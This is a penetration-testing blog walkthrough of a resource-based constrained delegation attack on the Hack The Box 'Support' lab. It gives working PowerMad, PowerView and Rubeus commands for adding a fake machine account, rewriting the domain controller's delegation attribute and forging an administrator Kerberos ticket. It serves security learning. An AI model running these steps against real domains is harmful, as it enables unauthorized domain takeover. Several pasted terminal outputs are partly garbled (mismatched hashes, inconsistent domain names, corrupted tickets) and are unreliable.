

Abuse Resource-Based Constrained Delegation to Gain Unauthorized Access

 medium.com/r3d-buck3t/how-to-abuse-resource-based-constrained-delegation-to-gain-unauthorized-access-36ac8337dd5a

Nairuz Abulhul

May 17, 2023

R3d Buck3T focuses on Penetration Testing & Vulnerability Assessment (Red Teaming). My goal is to document what I learn, and share the knowledge with the InfoSec Community

[Follow publication](#)

Exploiting Resource-Based Constrained Delegation for Unauthorized Access [Updated]

Credits- Photo by [Jacob Culp](#) on [Unsplash](#)

In **Resource-Based Constrained Delegation (RBCD)**, we configure the target resource e.g. a database or file server to specify which service accounts are permitted to access it on behalf of users. For example, a database service can be set up to allow specific services, like a web service, to act on behalf of users through assigned security permissions.

This differs from unconstrained and constrained delegation. With **unconstrained delegation**, service accounts with delegation enabled can access any resource on behalf of users. Similarly, with **constrained delegation**, service accounts with delegation enabled can access a specific list of resources.

In this blog post, we will delve into the resource-constrained delegation (RBCD) attack and discuss the steps involved in exploiting it to gain elevated privileges on a domain controller machine. To provide practical insights, I'll demonstrate the attack steps on the Support machine from Hack The Box.

Configuring RBCD

RBCD is configured by setting the **msDS-AllowedToActOnBehalfOfOtherIdentity** attribute. This attribute specifies which service accounts or systems are permitted to act on behalf of users to access the target resource.

To exploit this type of delegation, an attacker must gain access to an account with Write permissions on the targeted resource (computer object), such as **GenericAll**, **GenericWrite**, and **WriteDACL**. This access is necessary to modify the Resource-Based Constrained Delegation (RBCD) settings on the targeted resource.

RBCD Attack Requirements and Flow

Attack Requirements

- Obtain access to an account with Write permissions to modify a computer object's `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute, granting permissions to the compromised account.
- Control an object with a Service Principal Name (SPN). This could involve using an existing computer where we hold administrator privileges or creating a fake computer object if necessary.

Attack Steps

The steps below summarize the RBCD attack to understand the attack flow:

1. The attacker gains access to a domain user account that can add computers to the domain. By default, domain users are part of the Authenticated Users group, allowing them to add up to 10 computers to the domain.

(Remember, it is not always the case; sometimes administrators will set the `ms-ds-machineaccountquota` attribute to 0 to prevent these attacks.)

2. The compromised user must have Write privileges over the targeted computer. Required permissions include `GenericAll`, `GenericWrite`, or `WriteDACL`.
3. The attacker modifies the target computer's `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute to specify a service account they control.
4. The attacker requests a service ticket to impersonate a high-privileged user, such as a domain admin, to access the target computer.
5. Using the issued ticket, the attacker gains access to the target computer.

Attack Demo

To perform the RBCD attack, an attacker typically needs to gain access to a computer account configured for RBCD. In this scenario, I've already obtained a foothold on the machine as a low-privileged user — “support”. I also utilized Bloodhound to identify potential paths for privilege escalation.

Upon analyzing the privileges and group memberships of the **support** user, I discovered that they are part of a group called **Shared Support**, which possesses delegation rights. Specifically, this group has `GenericAll` permission over the domain controller computer object, enabling us to manipulate the trust relationships.




Figure 1 — shows the delegation rights that BloodHound has identified for the support user.

Numerous tools exist to perform this attack; I've chosen three common ones that would allow us to perform it from Windows and Linux environments.

Method 1: PowerMad.ps1 (Windows)

We download **PowerMad** and **PowerView** (dev version) scripts from GitHub, upload them to the compromised machine through *Evil-WinRM* or any other tools, then import them using the PowerShell `Import-module` command to allow us to use them.

```
##Upload Files through Evil-WinRM upload /path-to-the-file/PowerView.ps1  
  
#Import PowerShell Modulesimport-module .\Powermad.ps1import-module .\PowerView.ps1
```

```
*Evil-WinRM* PS C:\Users\support> upload /home/zink0x00/Documents/support/PowerView.ps1  
Info: Uploading /home/zink0x00/Documents/support/Powerview.ps1 to C:\Users\support\PowerView.ps1  
  
Data: 1027036 bytes of 1027036 bytes copied  
  
Info: Upload successful!  
  
*Evil-WinRM* PS C:\Users\support> dir  
  
Directory: C:\Users\support  
  
Mode LastWriteTime Length Name  
-- -- -- --  
d-r-- 5/28/2022 4:17 AM Desktop  
d-r-- 5/28/2022 4:16 AM Documents  
d-r-- 5/8/2021 1:15 AM Downloads  
d-r-- 5/8/2021 1:15 AM Favorites  
d-r-- 5/8/2021 1:15 AM Links  
d-r-- 5/8/2021 1:15 AM Music  
d-r-- 5/8/2021 1:15 AM Pictures  
d-- 5/8/2021 1:15 AM Saved Games  
d-r-- 5/8/2021 1:15 AM Videos  
-a-- 5/16/2023 7:01 AM Powermad.ps1  
-a-- 5/16/2023 7:02 AM PowerView.ps1
```

```

Directory: C:\Users\support

Mode                LastWriteTime         Length Name
—
d-r—        5/28/2022  4:17 AM           Desktop
d-r—        5/28/2022  4:16 AM           Documents
d-r—        5/8/2021   1:15 AM          Downloads
d-r—        5/8/2021   1:15 AM          Favorites
d-r—        5/8/2021   1:15 AM          Links
d-r—        5/8/2021   1:15 AM          Music
d-r—        5/8/2021   1:15 AM          Pictures
d—         5/8/2021   1:15 AM          Saved Games
d-r—        5/8/2021   1:15 AM          Videos
-a—       5/16/2023   7:01 AM      135576 Powermad.ps1
-a—       5/16/2023   7:02 AM      770279 PowerView.ps1

*Evil-WinRM* PS C:\Users\support> import-module .\Powermad.ps1
*Evil-WinRM* PS C:\Users\support> import-module .\PowerView.ps1
*Evil-WinRM* PS C:\Users\support>

```

Figures 2 & 3 — show uploading Powermad and Powerview and importing modules locally.

Next, we check the value of the `ms-ds-machineaccountquota` attribute with the Active Directory `Get-ADDomain` command to see if our domain user can add machines to the domain.

```

#Get the machine quota
Get-ADDomain | Select-Object -ExpandProperty
DistinguishedName | Get-ADObject -Properties 'ms-DS-MachineAccountQuota'

#Active Directory Module - Import the below files first
Import-Module .\Microsoft.ActiveDirectory.Management.dll
Import-Module .\ActiveDirectory.psd1

```

```

*Evil-WinRM* PS C:\Users\support>
*Evil-WinRM* PS C:\Users\support> Get-ADDomain | Select-Object -ExpandProperty DistinguishedName | Get-ADObject -P
roperties 'ms-DS-MachineAccountQuota'
ms-ds-machineaccountquota
10

*Evil-WinRM* PS C:\Users\support>

```

Figure 4 — shows the number of machines a user can add to the domain.

Also, we check the `msds-allowedtoactonbehalfofotheridentity` attribute with the PowerView `Get-DomainComputer` command to see how many services are listed on the computer.

In our case, the list is empty, but generally, we can add a new value to the attribute even if the value is not empty.

```
#PowerView(dev)Get-DomainComputer DC | select name, msds-
allowedtoactonbehalfofotheridentity
```

```
*Evil-WinRM* PS C:\Users\support> Get-ADDomain | Select-Object -ExpandProperty DistinguishedName | Get-ADObject -Properties 'ms-DS-MachineAccountQuota'
ms-ds-machineaccountquota
_____
10 a 3 1 2 4 5 6 7 8 9

*Evil-WinRM* PS C:\Users\support> Get-DomainComputer DC | select name, msds-allowedtoactonbehalfofotheridentity
name msds-allowedtoactonbehalfofotheridentity
DC _____
[REDACTED]

*Evil-WinRM* PS C:\Users\support>
```

Figure 5 — shows the `msds-allowedtoactonbehalfofotheridentity` attribute is empty.

Next, we create a new fake computer object with PowerMad, then verify that it is added correctly to the domain by running the `Get-DomainComputer` command.

```
#PowerView (dev)Get-DomainComputer FakeComputer

#PowerMad New-MachineAccount -MachineAccount FakeComputer -Password $(ConvertTo-SecureString 'Password123456' -AsPlainText -Force) -Verbose
```

```
*Evil-WinRM* PS C:\Users\support>
*Evil-WinRM* PS C:\Users\support> New-MachineAccount -MachineAccount FakeComputer -Password $(ConvertTo-SecureString 'Password123456' -AsPlainText -Force) -Verbose
Verbose: [+] Domain Controller = dc.support.hbt
Verbose: [+] Domain = support.hbt
Verbose: [+] SAMAccountName = FakeComputer$ 
Verbose: [+] Distinguished Name = CN=FakeComputer,CN=Computers,DC=support,DC=hbt
[+] Machine account FakeComputer added
*EVIL-WINRM* PS C:\Users\support>
```

Figure 6 — shows adding a new machine to the domain with PowerMad.

```
*Evil-WinRM* PS C:\Users\support>
*Evil-WinRM* PS C:\Users\support> Get-DomainComputer FakeComputer

pwlastset : 5/16/2023 8:16:23 AM
logoncount : 0
badpasswordtime : 12/31/1600 4:00:00 PM
distinguishedname : CN=FakeComputer,CN=Computers,DC=support,DC=hbt
objectclass : {top, person, organizationalPerson, user ...}
name : FakeComputer
objectsid : S-1-5-21-1677581083-3380853377-188903654-5101
samaccountname : FakeComputer$ 
localpolicyflags : 0
codepage : 0
samaccounttype : MACHINE_ACCOUNT
accountexpires : NEVER
countrycode : 0
whenchanged : 5/16/2023 3:16:23 PM
instancetype : 4
usncreated : 81997
objectguid : b0e8c093-dba2-4d83-a1a3-b4745491c6a9
lastlogon : 12/31/1600 4:00:00 PM
lastlogoff : 12/31/1600 4:00:00 PM
objectcategory : CN=Computer,CN=Schema,CN=Configuration,DC=support,DC=hbt
dscorepropagationdata : {1/1/1601 12:00:00 AM
serviceprincipalname : {RestrictedKrbHost/FakeComputer, HOST/FakeComputer, RestrictedKrbHost/FakeComputer.suppor
t.hbt, HOST/FakeComputer.support.hbt}
ms-ds-creatorsid : {1, 5, 0, 0 ... }
badpwdcount : 0
cn : FakeComputer
useraccountcontrol : WORKSTATION_TRUST_ACCOUNT
whencreated : 5/16/2023 3:16:23 PM
primarygroupid : 515
iscriticalsystemobject : False
usnchanged : 81999
dnshostname : FakeComputer.support.hbt
```

Figure 7 — shows the new computer is added to the domain.

Then, we set the security descriptor for our `FakeComputer` principal and add it to the `msds-allowedtoactonbehalfofotheridentity` attribute value of the DC computer object.

```
#Replace the DC machine with any target machineGet-DomainComputer DC | Set-  
DomainObject -Set @{$'msds-allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose  
  
#Change the SID in this command with the SID from your created fake machine$SD =  
New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:  
(A;;CCDCLCSWRPWPDTLOCRSRCDW0;;S-1-5-21-2552734371-813931464-1050690807-1154)"  
  
$SDBytes = New-Object byte[] ($SD.BinaryLength)  
  
$SD.GetBinaryForm($SDBytes, 0)  
  
pwlastset : 5/16/2023 8:16:23 AM  
logoncount : 0  
badpasswordtime : 12/31/1600 4:00:00 PM  
distinguishedname : CN=FakeComputer,CN=Computers,DC=support,DC=htb  
objectclass : {top, person, organizationalPerson, user ... }  
name : FakeComputer  
objectsid : S-1-5-21-1677581083-3380853377-188903654-5101  
samaccountname : FakeComputer$  
localpolicyflags : 0  
codepage : 0  
samaccounttype : MACHINE_ACCOUNT  
accountexpires : NEVER  
countrycode : 0  
whenchanged : 5/16/2023 3:16:23 PM  
instancetype : 4  
usncreated : 81997  
objectguid : b0e8c093-dba2-4d83-a1a3-b4745491c6a9  
lastlogon : 12/31/1600 4:00:00 PM  
lastlogoff : 12/31/1600 4:00:00 PM  
objectcategory : CN=Computer,CN=Schema,CN=Configuration,DC=support,DC=htb  
dscorepropagationdata : 1/1/1601 12:00:00 AM  
serviceprincipalname : {RestrictedKrbHost/FakeComputer, HOST/FakeComputer, RestrictedKrbHost/FakeComputer.support.htb}  
t.hbt, HOST/FakeComputer.support.htb}  
ms-ds-creatorsid : {1, 5, 0, 0 ... }  
badpwdcount : 0  
cn : FakeComputer  
useraccountcontrol : WORKSTATION_TRUST_ACCOUNT  
whencreated : 5/16/2023 3:16:23 PM  
primarygroupid : 515  
iscriticalsystemobject : False  
usnchanged : 81997  
dnshostname : FakeComputer.support.htb  
  
*Evil-WinRM* PS C:\Users\support>  
*Evil-WinRM* PS C:\Users\support> $SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:  
AD:(A;;CCDCLCSWRPWPDTLOCRSRCDW0;;S-1-5-21-1677581083-3380853377-188903654-5101)"  
*Evil-WinRM* PS C:\Users\support> $SDBytes = New-Object byte[] ($SD.BinaryLength)  
*Evil-WinRM* PS C:\Users\support> $SD.GetBinaryForm($SDBytes, 0)
```

Figure 8 — shows how to set the security descriptor for the fake computer using its SID.

Figure 9 — shows modifying the msds-allowedtoactonbehalfofotheridentity attribute to include the new fake computer SID

Now, we assign the delegation privilege to add our `FakeComputer` to the DC machine trusted list and verify if everything works as expected by running the `Get-DomainComputer` command in PowerView and filtering for the delegation attribute.

```
#Replace the DC machine with any target machineGet-DomainComputer DC -Properties  
‘msds-allowedtoactonbehalfofotheridentity’
```

#PoweView(dev)

Figure 10 — shows we've successfully populated the msds-allowedtoactonbehalfofotheridentity attribute with our computer account.

Next, we use Rubeus to generate an RC4 hash of the password we set for the `FakeComputer`, then use the hash to request a service ticket using the S4U Kerberos extension. This step will allow us to request a service ticket for any user on the domain, which we will utilize to request a user with an elevated privilege, such as a domain admin.

Note: Upload Rubeus to the compromised machine.

```
#Requesting service ticket to impersonate the administrator.\Rubeus.exe s4u  
/user:FakeComputer$ /rc4:FFCE0C45C18CFDBB3EC16289A9D704DA  
/impersonateuser:administrator /msdsspn:cifs/dc.support.hbt /domain:support.hbt  
/ptt
```

```
#Generate RC4 hash for the FakeComputer account with the same password #the object  
was created with
```

```
.\\Rubeus.exe hash /password:Password123456 /user:FakeComputer$ /domain:support.htb
```

We must use the same password we used when creating the computer object with **PowerMad**. Also, we need to include the dollar sign (\$) with the computer name to indicate creating a hash for a machine account.

```
*Evil-WinRM* PS C:\Users\support> .\Rubeus.exe hash /password:Password123456 /user:FakeComputer$ /domain:support.htb
```


The screenshot shows a terminal window with a red border. The command entered is `.\Rubeus.exe hash /password:Password123456 /user:FakeComputer$ /domain:support.htb`. Below the command, the output shows the calculated password hash for the specified user and domain. The output is as follows:

```
[*] Action: Calculate Password Hash(es)
[*] Input password      : Password123456
[*] Input username     : FakeComputer$
[*] Input domain       : support.htb
[*] Salt                : SUPPORT-HTBhostfakecomputer.support.htb
[*] rc4_hmac            : FFC80C45C18CFDBBB3EC16289A9D704DA
[*] aes128_cts_hmac_sha1 : A6521F1D1135ED9E506DD06CE07FDFF
[*] aes256_cts_hmac_sha1 : 00239973493AE4BEC07F4C2A87A18E6FEAE1DBB761CAEB0DF04ED7AFCDAA94D5D
[*] des_cbc_md5         : 6102869404A84016
```

Figure 11 — shows the generation of an RC4 hash for the fake computer object.

The **(\$)** that comes after the computer name in Active Directory is a placeholder for the computer's NetBIOS name. The NetBIOS name is a 16-character name used by computers to identify each other on a network. The NetBIOS name is not required for a computer to join an Active Directory domain. However, a computer with a NetBIOS name will be appended with a **\$** sign when displayed in Active Directory.

So, when requesting an S4U ticket with Rubeus, specify your computer name with the **\$** sign. Failing to include the **\$** sign, Rubeus won't find the computer object in Active Directory domain, and the request will fail.



```
File Actions Edit View Help
VPN x zink0x00@r3dbuck3t: ~/Documents/support x shell x
[!] REV1L-WIN7M: PS C:\Users\support> ./Rubeus.exe s4u /user:FakeComputer$ /rc4:FFCE0C45C18CFDBB3EC16289A9D704DA /imprsonateuser:administrator /msdsspn:cifs/dc.support.hbt /domain:support.hbt /ptt
RUBEUS v2.2.0
[*] Action: S4U
[*] Using rc4_hmac hash: FFCE0C45C18CFDBB3EC16289A9D704DA
[*] Building AS-REQ (w/ preauth) for: 'support.hbt\FakeComputer$'
[*] Using domain controller: ::1:88
[+] TGT request successful!
[*] base64(ticket.kirbi):
doIFljCCBZKgAwIBBaEDAgEWooIEqTCCBKvhggShMIIEnaADAgEFoQ0bC1NVUFBUlQuSFRCoiAwHqAD
AgECoRcwFrsgAa3J1dGd0GwtzdBw3J0Lmh0YqOCBGWggRfoAMCARkhAwIBaqKCBBEEggRNBUaAdmxB
YDoQu1TRjKNzr8PbTia6Ulmh0YqOCBGWggRfoAMCARkhAwIBaqKCBBEEggRNBUaAdmxB
qas1hWsdgDAzL0i/K3VA+IIQerP/s2/pGuil9o4CB3LjDzEewL09zSkgJlITVazKgfntIXV6tmgoeMRQ
jMCWpRTIS8p4RDBv1bRLevx/jwqpTeB0dCyhgPP+nivj0U790NntDBd101/WxD8OH4ydPwCTluCOA
njQKHT19+UUOYi78hJxwmZwYD5Jt/NgafESx50KG+GP4Q7MoelC96B+jV6bkTHBaiEEkeavguXgVdWx
wATF/SveVrztj+z=5exxFRHnPV1RDA7sgecdLO4izAifp0vaosDOMmISNwzWz/CYusG3xXmt05aSri
oBsd2Cb1LSS5UL+VgTUHAUTIKevJk4YUUMTOR5egQXH0V1v82xMoqrh3Pn257ugHeFarvM5xhu0730Yr
oNRHQs50pWLQyNU82Zh0775MLIncB16/EVKPGs1VekINHgRVatXhTkCgx87sk5Eu52oDR1rHd0jDpD
EOEb5TC1fUKak2GgK/ZWU8KhSAHQ1ZREBdESTB1HG+FwoIMNYYP1hyBK10J7d50djj2Rk9E08DwzLv0jF
KVX1KtDrtD121Kvy+qV90BHd0RVvUpmhkuajtwDyCg9X3ou4rR14dehx0n5darNP5efnyi08w3qPOXk6
K0qfs1u8wyKQkI5F1h3RKnPcEUQ5J9n4Rg4+L6+bCABFlJodZvMQDw0jbMH2XGhtm8iJSeyEn3R/urMp3
Apj02yFk0AmbagTzjyIX/ZNobloJWqDbmAm1GhDU41hu4QfnK1Q0QBzgJ+d2b1Terpsf0U0An+g8becS
LPrzvji4gj6ejuzvYPtLQcgApC5f1k3tg04KN4uw0uJGtSs_j1XLfmHgmTQPmkusijZJWQzs9h305tz6Q
I/d7PV7xP9aE+c7mRWXc+jnMLrm01IEF9LMCJX+iROKE8+1oPMsaBt5CU0n35wkTWzvJTX2PkrctVE+v
9xpq5LhfV7nivzzP1MqUovFksBqTEndwF4Ie53adju7*xppgnUB/sej1evu5HZTtqqUxb/YNOBKk8Zr
3y60Cze3kvfb4btSgKpwlh92LumPp5jPugTqgzAtqT92+1uShM2vF331bPeUtrishfeDSLCLTEdv9tnm
OyC8aKXcdUt08puS1gSO1ycz2jYg2axMmqjhubejdnhCja3iX0yswkEsg2ddjnC0W3irY6eL8rUzfY
HEEToE3u-dRt1R0TT1mnb3112wvEPRM4MKAvv0vG8Rn0EPR0n5muvY+4EaywRadEFvgtotkavv7o1
```

Figure 12 — shows the request for an S4U ticket as the **FakeComputer** user impersonating the administrator.

At this point, we should be able to view our ticket by running the command **klist**, as seen below. Theoretically, this ticket should give us access to the DC machine (*dc.support.hbt*) as an administrator. However, attempting to list the C\$ directory on the DC failed as the request was denied.

```

A2RgSao33Qpth61VlqwBt7eW/x/qcUKR+Z5d0jCx8nvfdptPTUTXiJk19AEMB8yNYNopRPpKVGNH8l9h
MMXNCEbQp1JUzGfpkpgY/JLgwQdbj00baR2I1b00+M3E3ye6qf2EtUd88vXpJyJ/NOEXmFtQxA0p3f
TSPXC6JMhQuzeP7hWM6McM4p7wgo/ZX0/5hjy5o7FmIE4dYR4BPfryi9tUHZGTSfNWGhHMSjUsaGehUe
MQF8KFkW8UX80dDCpf+toSgjosx1CmfkxdCxhO2xNqOPpwDO3UCLQpDygxbLN8T42zKobHL58D0Tp
Uj04kTdgQr+SnAcXkcrUkoQGCMx6DRNko7wLnI4c+TzG0l0eoN1kLse++zUjGoVYld1PGUP5cPxuNsNFY
6dGKgwEdD9*7+EYCK907s4UN7+8yKm6lwsxFxTBjvIM0Hpm0YPk9QVdbwfZmeYaV5Eb2zpXmxEdd+FAO
vPqYqvyqSE+WKn0INIEn+6P6+/N+SkqxQbXXsurmUR7lhg+PRWxv2ZeIn7QqqCGx+QEEhux5kdrilGC
sE+xv5/F1F/ZKnokjdIBft7jdn1Br1tj+B9KLTxqEEmBOUswMLEXdAJ9t1AmcdtVqWIBkZdhcv+9cv
Cejoj2N9RvPbmKY60f9r1D46erY4+fS0J9/WvZssqgYYfcXz854Ef+rCb4X1ML+zKkbXwZ+pteF6kfrsw
s2IjWUiTrTsoJEBS-TGvuuhqzxKP4DDZyLVKAcQVA8/zOnqI/V9WwRdcD4z8s f3QJ8UDn8qRpQzcpCLUUb
Ngx2iWQmJgi+rAH03vw3dagx07PPZpLLKb0Kkmz2+2zwDr54G3H4K457MAKKQGhwHwZ8bS9b06jCw
hUeyG+jsuCPnRQcixAl814++lMompoxd+ohAkC7+MgCFZH2Hli1R1u/ts2dsoeYpTl/7Lyi0PoNSJ
80WFsiqfiiK2Fz10KAcji3Ga6W7+NwVetFBaekHxxXrht6wf+jBxEBiU1ScBnVoUijsfDB3fak5nAsrG
zhQrWwk50k3WIQjVt/Ise6py1bwB4XdmnhZnAYt8fIW84s+soGKVyzwX+PiV3y2/QFUE0/nmqAFz
QJFPfBahrVkJ5UGF8Gx0QUuxzk+u5EtfkIpMo251QNwTnvhBJ2Y2L2SAxambNqIjeel5QTDG3U8KHTRs
90ULzYKzQsWDwUTz3Fnw9sjDWh/iXp03s69cVtt4/RYJ0PJB9jxIMZ1Unc6yrVJRTw5pYCzxWnfBvt
/UsYyXC1Hcl59ZD2StdvsnPsuhwm3sRNGWNkHHntzTvoXK9NYSV7/fy50LSP+6rU068DkuVDPLsFF2o
H2jP0YTWHSEOKcotlgaQx5b2gxgiJb6q9n5gw1EMZvoIqGPkZ2asL7PF6rHnf6Itl3HpqtuFxoeGxpP
cgz4ELKHCKKjkTpDJN3WsQecWfjXKU5BWp+8R4/gTmQG23UEu82CB6LPPwHO22n36NCqrppg+UxeAA
ad9unb8Lio9FIEab+9cV1nTmBpTGLfGPB6fL4BPmmnI7AMyh4Dpm+aXAikAY/UmrEsDy5e7K1H53sqcI
x300ZeqgTcBfel+nH2nxAV4/W0BK1dyfhvJt6uZo4WY+g66908WFS6nH81So9YJ1EScBm60B2TCB1qAD
AgEaoHoB1HLYHIMIFoIHCMIG/MIG8oSbwGaADAGERoRIEEI5xRG/H8196sg8FSNMJ8a1uhDRsLU1VQ
UE95VC5IVEKiGjAYoAMCAQghETAPGw1hZG1pbm1zdHJhdG9yowcDBQBApQAOpREYDzIwMjMwNT2MTY0
MTA2WqYRGA8yMDIzMDUxNzAyNDEwNlqnErqPMjAyMzA1MjMxNjQxDzAqQAbC1NVUFBPu1QuSFRCqSEw
H6ADAgEcOrgwFhsEY2lmcx30ZGMuc3VwcG9ydC5odGI=
```

[+] Ticket successfully imported!

Evil-WinRM PS C:\Users\support> klist

Current LogonId is 0:0x20e40c

Cached Tickets: (1)

#0>	Client: administrator @ SUPPORT.HTB
	Server: cifs/dc.support.htb @ SUPPORT.HTB
	KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
	Ticket Flags 0x40a50000 → forwardable renewable pre_authent ok_as_delegate name_canonicalize
	Start Time: 5/16/2023 9:41:06 (local)
	End Time: 5/16/2023 19:41:06 (local)
	Renew Time: 5/23/2023 9:41:06 (local)
	Session Key Type: AES-128-CTS-HMAC-SHA1-96
	Cache Flags: 0
	Kdc Called:

Evil-WinRM PS C:\Users\support>

Figure 13 — shows the administrator ticket for the DC machine.

```

*Evil-WinRM* PS C:\Users\support> dir \\dc.support.htb\C$
```

Access is denied

At line:1 char:1 + dir \\dc.support.htb\C\$ + CategoryInfo : PermissionDenied: (\\"dc.support.htb\C\$:String) [Get-ChildItem], UnauthorizedAccessException + FullyQualifiedErrorId : ItemExistsUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetChildItemCommand Cannot find path '\\dc.support.htb\C\$' because it does not exist.

At line:1 char:1 + dir \\dc.support.htb\C\$ + CategoryInfo : ObjectNotFoundException: (\\"dc.support.htb\C\$:String) [Get-ChildItem], ItemNotFoundException + FullyQualifiedErrorId : NotFound,Microsoft.PowerShell.Commands.GetChildItemCommand

Evil-WinRM PS C:\Users\support>

Figure 14 — shows attempting to list the C\$ directory on the DC computer failed due to an access denied error.

So instead, we copy the Base64 generated ticket locally, remove the whitespace from the value with this [online tool](#), and create a new file called a `ticket.kirbi.bs64`

Note: we can also remove the space by including parameter in the Rubeus command.

```
.\\Rubeus.exe s4u /user:FakeComputer$ /rc4:FFCE0C45C18CFDBB3EC16289A9D704DA
/impersonateuser:administrator /msdsspn:cifs/dc.support.htb /domain:support.htb
/ppt /nowrap
```

```

[*] Impersonating user 'administrator' to target SPN 'cifs/dc.support.hbt'
[*] Building S4U2proxy request for service: 'cifs/dc.support.hbt'
[*] Using domain controller: dc.support.hbt (::1)
[*] Sending S4U2proxy request to domain controller ::1:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/dc.support.hbt':
doIGCDDCBImygAwIBBaaEDAgEWooIFgjCCBX5hggVGMIIfdqADAgEFeo0bc1NVUFBPULQuSFRCoiEwH6AD
AgCoRgwFhsEY2lmcxs0ZGMuc3VwcG9ydc5odGKjggU7MIFTN6DAGeS0QMCQAQWiggUpBT1FJZpv/yfr
EZ/tpya3QDWLwn3hd4GbTwMsbd5HpPjzT8+Pk/_MDLWY6Wq+nwe1eG0tPo9zXyuzFBjWkaGdgH3Fohz4
A2RgSao33Qpth61lvqwBt7eW/x/qCukR+Z5d0jCx8nvfdptPTUTX1jK19AEHB8yNYNopRppKVGNH819h
MMXNCebOqlJuZgfpkpgY/JGwQdbj00baRZ1t1b00+M3EjYe6nF2EhtUd88xXp3yJ/N0ExmFtQx0p3f
TSPXC6JMHQuzeP7iWf6McM4p/wgo/ZXo/5hjy5o/FmIE4dYR4BPFryi9tUHZGTSfNWGhHMSjUsaGehUe
MOF8KFw8UX80dDCPf+LsGqjoxsCmfkxdxcxkh2xNqOpwnD03UCLqpDygb1NB2T2zzKobHL58D0Tp
Uj34TkdG0tLwvBt7eW/x/qCukR+Z5d0jCx8nvfdptPTUTX1jK19AEHB8yNYNopRppKVGNH819h
